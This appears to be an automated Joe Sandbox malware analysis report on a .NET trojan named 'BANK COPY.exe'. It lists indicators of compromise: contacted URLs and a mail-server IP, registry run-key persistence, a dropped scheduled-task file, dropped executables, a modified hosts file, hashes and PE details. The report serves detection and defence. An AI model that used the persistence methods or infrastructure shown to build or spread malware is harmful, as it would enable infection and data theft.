http://www.urwpp.de	BANK COPY.exe, 00000000.00000003.250549697.0000000005B69000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	BANK COPY.exe, 00000000.00000002.297706220.0000000006D72000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	BANK COPY.exe, 00000000.00000002.284491796.0000000002BF1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sakkal.com	BANK COPY.exe, 00000000.00000002.297706220.0000000006D72000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com.TTF	BANK COPY.exe, 00000000.00000003.250549697.0000000005B69000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comueed	BANK COPY.exe, 00000000.00000003.250549697.0000000005B69000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/de	BANK COPY.exe, 00000000.00000003.250261634.0000000005B9D000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.251054745.0000000005B9D000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.250645734.0000000005B9D000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.251128359.0000000005B9D000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.250676479.0000000005B9D000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	BANK COPY.exe, 00000000.00000002.297706220.0000000006D72000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com	BANK COPY.exe, 00000000.00000002.297706220.0000000006D72000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.249576412.0000000005B69000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.250549697.0000000005B69000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.comF	BANK COPY.exe, 00000000.00000003.249576412.0000000005B69000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.249860644.0000000005B6A000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comouyn	BANK COPY.exe, 00000000.00000003.250549697.0000000005B69000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.agfamonotype.	BANK COPY.exe, 00000000.00000003.254135945.0000000005B75000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sajatypeworks.coms	BANK COPY.exe, 00000000.00000003.242051970.0000000005B82000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.242330356.0000000005B83000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.242361494.0000000005B83000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.242252206.0000000005B83000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.241973593.0000000005B83000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.241943884.0000000005B7F000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	RegSvcs.exe, 00000007.00000002.512101132.00000000031E1000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.deF	BANK COPY.exe, 00000000.00000003.250549697.0000000005B69000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fonts.com-uH	BANK COPY.exe, 00000000.00000003.242276187.0000000005B84000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.comY	BANK COPY.exe, 00000000.00000003.242308012.0000000005B7B000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	BANK COPY.exe, 00000000.00000002.297706220.0000000006D72000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn/	BANK COPY.exe, 00000000.00000003.245237254.0000000005B64000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	BANK COPY.exe, 00000000.00000002.297706220.0000000006D72000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn	BANK COPY.exe, 00000000.00000002.297706220.0000000006D72000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.245247770.0000000005B69000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.245400300.0000000005B6B000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.244727394.0000000005B9D000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.245237254.0000000005B64000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.244817743.0000000005B64000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	BANK COPY.exe, 00000000.00000002.297706220.0000000006D72000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/cabarga.html	BANK COPY.exe, 00000000.00000003.250092163.0000000005B9D000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fonts.comcY	BANK COPY.exe, 00000000.00000003.242234514.0000000005B7B000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.monotype.	BANK COPY.exe, 00000000.00000003.253812232.0000000005B6A000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.253923382.0000000005B6A000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.253743728.0000000005B6A000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.253982107.0000000005B6A000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/	BANK COPY.exe, 00000000.00000002.297706220.0000000006D72000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.tiro.comP	BANK COPY.exe, 00000000.00000003.242764767.0000000005B7B000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.242745354.0000000005B7B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.tiro.comk	BANK COPY.exe, 00000000.00000003.242764767.0000000005B7B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	BANK COPY.exe, 00000000.00000002.297706220.0000000006D72000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.comitu	BANK COPY.exe, 00000000.00000003.250549697.0000000005B69000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sajatypeworks.coma-dt	BANK COPY.exe, 00000000.00000003.242005445.0000000005B84000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.241973593.0000000005B83000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.242028008.0000000005B84000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.241943884.0000000005B7F000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comalsFny	BANK COPY.exe, 00000000.00000003.250549697.0000000005B69000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.urwpp.dec	BANK COPY.exe, 00000000.00000003.250549697.0000000005B69000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.241.217.198	mail.absheron-sharab.az	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	680551
Start date and time: 08/08/202219:54:08	2022-08-08 19:54:08 +02:00
Joe Sandbox Product:	CloudBasic

Overall analysis duration:	0h 8m 41s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	BANK COPY.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	32
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.spyw.evad.winEXE@10/8@1/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- Excluded domains from analysis (whitelisted): www.bing.com, client.wns.windows.com, ocos-office365-s2s.msedge.net, client-office365-tas.msedge.net, fs.microsoft.com, ctldl.windowsupdate.com, arc.msn.com, ris.api.iris.microsoft.com, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, config.edge.skype.com
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
19:55:16	API Interceptor	1x Sleep call for process: BANK COPY.exe modified
19:55:29	API Interceptor	662x Sleep call for process: RegSvcs.exe modified
19:55:30	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run yqWDN C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe
19:55:39	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run yqWDN C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\BANK COPY.exe.log

Process:	C:\Users\user\Desktop\BANK COPY.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4x84qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MIHK5HKXE1qHxviYHKhQnoPtHoxHhAHY
MD5:	69206D3AF7D6EFD08F4B4726998856D3
SHA1:	E778D4BF781F7712163CF5E2F5E7C15953E484CF
SHA-256:	A937AD22F9C3E667A062BA0E116672960CD93522F6997C77C00370755929BA87
SHA-512:	CD270C3DF75E548C9B0727F13F44F45262BD474336E89AAEBE56FABFE8076CD4638F88D3C0837B67C2EB3C54055679B07E4212FB3FEDBF88C015EB5DBBCD7F F8
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\yqWDN.exe.log

Process:	C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	142
Entropy (8bit):	5.090621108356562
Encrypted:	false
SSDEEP:	3:QHXMKa/xwwUC7WglAFXMWA2yTMGfsbNRLFS9Am12MFuAvOAsDeieVyn:Q3La/xwczlAFXMWTyAGCDLIP12MUAvvw
MD5:	8C0458BB9EA02D50565175E38D577E35
SHA1:	F0B50702CD6470F3C17D637908F83212FDBDB2F2
SHA-256:	C578E86DB701B9AFA3626E804CF434F9D32272FF59FB32FA9A51835E5A148B53
SHA-512:	804A47494D9A462FFA6F39759480700ECBE5A7F3A15EC3A6330176ED9C04695D2684BF6BF85AB86286D52E7B727436D0BB2E8DA96E20D47740B5CE3F856B5D0
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.EnterpriseServices, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..

C:\Users\user\AppData\Local\Temp\tmp1205.tmp

Process:	C:\Users\user\Desktop\BANK COPY.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped

Size (bytes):	1641
Entropy (8bit):	5.184328660661114
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/Q7hxlNMFp1/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBDYtn:cbh47TlNQ//rydbz9l3YODOLNdq3s
MD5:	86B04371CA462A6BE046C3EAA9671823
SHA1:	3E8E41B4250A4563ED07C9F8AF74B78345B4F257
SHA-256:	2D37DC322D4039166A732F08E8FE4B62C7D48A1B5274FF222D9371D94E247170
SHA-512:	39102335C05F2D7B6892DD425B8A42B1A9ABE5A062F5B7F1799476BE1D1CA0665679C350E555B18DB823FA79E386F1348DE93C560CA76AFFEEC03429C3DF861B
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\gPxsznxm.exe

Process:	C:\Users\user\Desktop\BANK COPY.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	798208
Entropy (8bit):	7.742343453025608
Encrypted:	false
SSDEEP:	12288:1lEsuE02iN2UP3L/2+vCU48RXnnYph89YSrHp1S+tzTyy+dT9Z25MqT:4V18UfL5vO8R3YpuYSrHLSozTyJ9Zk
MD5:	0197C423EDDEB8A0ED293E96A152F5A2
SHA1:	068261F9991202B0A75D813F0C25267D28E4FB51
SHA-256:	54877CF2E0D27D13A5E94FCFB0EAE5749BFC56E0E2F548F6410E6E4D56F3EA3F
SHA-512:	8223327EE59D6B93CE6CA2B916DC1583857A66BDF1B4777BD6855C46C3E27563F260CF89138128E7DF60286867CCC39E92734DF82D89C0659D835E30F2192C05
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 39%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...?..b.....P.....$.....z&... ...@....@.. .....@.....(&..O....@..D ....H.....text..... ....`.rsrc...D ...@..."..... ..@..@.reloc.....,.....@..B.....\&.....H.....8~..XH....._.....(...*&..(!....*.s".....s#.....s$.....s%.....s&.....*...0.....~..o'....+..*.0.....~....o(....+..*.0.....~....o)....+..*.0.....~....o*....+..*.0.....~....o+....+..*.0..<.....~.....(,.....!r...p....(-...o....s/.....~.....+..*.0.....~.....+..*"".....*.0..&.....(....r5..p~....o0...(1.....t$....+..*...0..&.....(....rC..p~....o0...(1.....

C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	modified
Size (bytes):	45152
Entropy (8bit):	6.149629800481177
Encrypted:	false
SSDEEP:	768:bBbSoy+SdIBf0k2dsYyV6Iq87PiU9FViaLmf:EoOIBf0ddsYy8LUjVBC
MD5:	2867A3817C9245F7CF518524DFD18F28
SHA1:	D7BA2A111CEDD5BF523224B3F1CFE58EEC7C2FDC
SHA-256:	43026DCFF238F20CFF0419924486DEE45178119CFDD0D366B79D67D950A9BF50
SHA-512:	7D3D3DBB42B7966644D716AA9CBC75327B2ACB02E43C61F1DAD4AFE5521F9FE248B33347DFE15B637FB33EB97CDB322BCAEAE08BAE3F2FD863A9AD9B3A4D6B42
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...zX.Z.....0..d.....V.... .....@.. .....".. ..`.....O.....8.....r..`>..... ....H.....text...\c... ...d..... ..`.rsrc...8.....f.....@..@.reloc.....p.....@..B.....8.....H.....+...S.....|...P.....r...p(....*2.(....(....*z..r...p(....(....(.....}....*..{....*.s.....*.0..{.....Q.-.s.....+i~....o....(.....s.....o.....r!..p..(....Q.P,:.P.....(....o....o .....(....o!...o".....,..o#...t.....*..0..(..... ....s$.....o%....X..(....-..*.o&...*.0.....('.....&.....*.*.....0.....(.....&.....*.....0.....(.....(....~.....,.(....~....o....9]...

C:\Windows\System32\drivers\etc\hosts

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	ASCII text, with CRLF line terminators

Category:	dropped
Size (bytes):	835
Entropy (8bit):	4.694294591169137
Encrypted:	false
SSDEEP:	24:QWDZh+ragzMZfuMMs1L/JU5fFCkK8T1rTt8:vDZhyoZWM9rU5fFcP
MD5:	6EB47C1CF858E25486E42440074917F2
SHA1:	6A63F93A95E1AE831C393A97158C526A4FA0FAAE
SHA-256:	9B13A3EA948A1071A81787AAC1930B89E30DF22CE13F8FF751F31B5D83E79FFB
SHA-512:	08437AB32E7E905EB11335E670CDD5D999803390710ED39CBC31A2D3F05868D5D0E5D051CCD7B06A85BB466932F99A220463D27FAC29116D241E8ADAC495FA F
Malicious:	**true**
Preview:	# Copyright (c) 1993-2009 Microsoft Corp...#..# This is a sample HOSTS file used by Microsoft TCP/IP for Windows...#..# This file contains the mappings of IP addresses to host names. Each..# entry should be kept on an individual line. The IP address should..# be placed in the first column followed by the corresponding host name...# The IP address and the host name should be separated by at least one..# space...#..# Additionally, comments (such as these) may be inserted on individual..# lines or following the machine name denoted by a '#' symbol...#..# For example:..#..# 102.54.94.97 rhino.acme.com # source server..# 38.25.63.10 x.acme.com # x client host....# localhost name resolution is handled within DNS itself...#.127.0.0.1 localhost..#.::1 localhost....127.0.0.1

\Device\ConDrv


Process:	C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1141
Entropy (8bit):	4.44831826838854
Encrypted:	false
SSDEEP:	24:zKLXkb4DObntKlglUEnfQtvNuNpKOK5aM9YJC:zKL0b4DQntKKH1MqJC
MD5:	1AEB3A784552CFD2AEDEDC1D43A97A4F
SHA1:	804286AB9F8B3DE053222826A69A7CDA3492411A
SHA-256:	0BC438F4B1208E1390C12D375B6CBB08BF47599D1F24BD07799BB1DF384AA293
SHA-512:	5305059BA86D5C2185E590EC036044B2A17ED9FD9863C2E3C7E7D8035EF0C79E53357AF5AE735F7D432BC70156D4BD3ACB42D100CFB05C2FB669EA22368F141 5
Malicious:	false
Preview:	Microsoft (R) .NET Framework Services Installation Utility Version 4.7.3056.0..Copyright (C) Microsoft Corporation. All rights reserved.....USAGE: regsvcs.exe [options] AssemblyName..Options:.. /? or /help Display this usage message... /fc Find or create target application (default)... /c Create target application, error if it already exists... /exapp Expect an existing application... /tlb:<tlbfile> Filename for the exported type library... /appname:<name> Use the specified name for the target application... /parname:<name> Use the specified name or id for the target partition... /extlb Use an existing type library... /reconfig Re configure existing target application (default)... /noreconfig Don't reconfigure existing target application... /u Uninstall target application... /nologo S uppress logo output... /quiet Suppress logo output and success output... /c

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.742343453025608
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	BANK COPY.exe
File size:	798208
MD5:	0197c423eddeb8a0ed293e96a152f5a2
SHA1:	068261f9991202b0a75d813f0c25267d28e4fb51
SHA256:	54877cf2e0d27d13a5e94fcfb0eae5749bfc56e0e2f548f6410e6e4d56f3ea3f
SHA512:	8223327ee59d6b93ce6ca2b916dc1583857a66bdf1b4777bd6855c46c3e27563f260cf89138128e7df60286867ccc39e92734df82d89c0659d835e30f2192c05
SSDEEP:	12288:1lEsuE02iN2UP3L/2+vCU48RXnnYph89YSrHp1S+tzTyy+dT9Z25MqT:4V18UfL5vO8R3YpuYSrHLSozTyJ9Zk
TLSH:	7F05F1F06AF97668F035637636D0A03C3BE2E90BD905E1399DA7934D9752EC046E1A33
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...?..b.....P.....$.....z&... ...@....@.. .....@.....

File Icon



Icon Hash:	0220839690409040

Static PE Info

General

Entrypoint:	0x4c267a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x62F10A3F [Mon Aug 8 13:06:07 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xc2628	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xc4000	0x2044	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xc8000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xc0680	0xc0800	False	0.8528168120941558	data	7.749151091847694	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0xc4000	0x2044	0x2200	False	0.8245634191176471	data	7.364406728241504	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xc8000	0xc	0x200	False	0.044921875	data	0.09800417566270775	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

